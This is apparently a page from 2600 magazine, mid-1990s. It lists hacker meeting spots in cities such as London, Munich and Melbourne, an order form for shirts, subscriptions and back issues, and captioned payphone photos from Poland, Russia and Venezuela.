By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Manchester, England

The Flea and Firkin, Oxford Road.

Melbourne, Australia

Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Granada, Spain

At Pilar Del Toro Pub in Plaza Nueva near the Darro Bridget (Puente del Darro).

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

IT'S SUMMER

IT'LL NEVER BE A MORE PERFECT TIME TO WEAR A 2600 SHIRT AND PROCLAIM YOUR HACKER TENDENCIES WITH PRIDE. YOU WILL MEET INTERESTING PEOPLE AND BE FOLLOWED BY ALL KINDS OF OTHERS. SAME OLD PRICE. $15 EACH, 2 FOR $26, AVAILABLE IN LARGE AND XTRA-LARGE. WHITE LETTERING ON BLACK BACKGROUND.

I'M A TRADITIONALIST. SEND ME AN OLD-FASHIONED BLUE BOX SHIRT. MY SIZE IS: ____

I WANT TO TRY SOMETHING NEW. SEND ME AN ELITE MICHELANGELO VIRUS SHIRT. MY SIZE IS: ____

❑ 1 shirt/$15 ❑ 2 shirts/$26

AND WHILE I HAVE YOUR ATTENTION, SEND ME:

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you will get *2600* for as long as you can stand it)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25
❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25 ❑ 1991/$25
❑ 1992/$25 ❑ 1993/$25 ❑ 1994/$25 ❑ 1995/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

Send orders to: 2600, PO Box 752, Middle Island, NY 11953

(Make sure you enclose your address!)

TOTAL AMOUNT ENCLOSED: ____

Payphones of the Planet

POLAND

Found in Warsaw. Something this size has to do more than make phone calls.

DiSKRaPer

RUSSIA

Residing in Moscow.

Ed Fischer

VENEZUELA

Two styles of payphones: the one on the right uses coins, however, rampant inflation makes their operation difficult at best. The phone on the left uses cards - a system which has yet to be hacked. Occasionally, though, these phones inexplicably let people talk forever. You will find long lines when this happens.

Alex Wieder

COME AND VISIT OUR WEB SITE AND SEE OUR VAST ARRAY OF PAYPHONE PHOTOS THAT WE'VE COMPILED - http://www.2600.com